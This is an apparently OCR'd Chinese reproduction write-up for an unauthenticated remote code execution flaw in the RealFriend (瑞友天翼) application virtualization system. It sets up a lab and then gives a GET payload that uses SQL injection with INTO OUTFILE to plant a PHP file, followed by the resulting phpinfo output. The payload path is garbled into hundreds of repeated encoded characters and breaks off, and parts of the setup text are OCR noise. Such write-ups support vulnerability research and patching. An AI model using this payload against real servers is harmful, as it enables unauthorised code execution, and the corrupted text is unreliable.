## R1-5瑞友天翼-应用虚拟化系统-RCE

### 漏洞描述:


瑞友天翼应用虚拟化系统存在远程代码执行漏洞,未经身份认证的远程攻击者可以利用该漏洞在目标系统上执行任意代码,(该漏洞是通过SOL注入写入后门文件进行代码执行)

5.x <= 瑞友天翼应用虚拟化系统 <= 7.0.2.1 不受影响版本 瑞友天翼应用虚拟化系统 ≥= 7.0.3.1

### 漏洞搭建:

Windows10搭建6.0.5.1漏洞版本

walalows107g 是0.0.3.1 @ injust 中 安装包:https://pan.baitu.com/s/17Y2nZFnvwXbxA1ACt06sLw 提取码: kymc 一直默认下一步,安装好重启电脑即可




Reg=Demo User= Version=6.0.5.1

#### 5、漏洞复现

#### payload:

GET /AgentBoard.XGI?user=-1%27+union+select+1%2C%27%3C%3Fphp+phpinfo%28%29%3B%3F%3E%27+into+outfile+%22C%3A%5C%5CProgram%5C+Files%5C%5C%26%5C%29%5C%5CRealFriend%5C%5C%26%5C%20%5C%5CRealFriend%5C%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C%26%5C% Host: 192.168.189.129

Host: 192.168.189.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
Accept-Language: zh-CN,zh,q=0.8,zh-TW,q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzp; deflate
Connection: close
Cookie:CookielanguageName=ZH-CN; CookieAuthType=0
Upgrade-Insecure-Requests: 1



1

# PHP Version 5.2.10

System	Windows NT DESKTOP-1NO2R16 6.2 bui
Build Date	Jun 17 2009 16:16:01
Configure Command	cscript /nologo configure.js "enable-snawith-snapshot-template=d:\php-sdk\snabuild=d:\php-sdk\snap_5_2\vc6\x86\phpsdk\oracle\instantclient10\sdk,shared" "-sdk\oracle\instantclient10\sdk,shared"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration	C:\Windows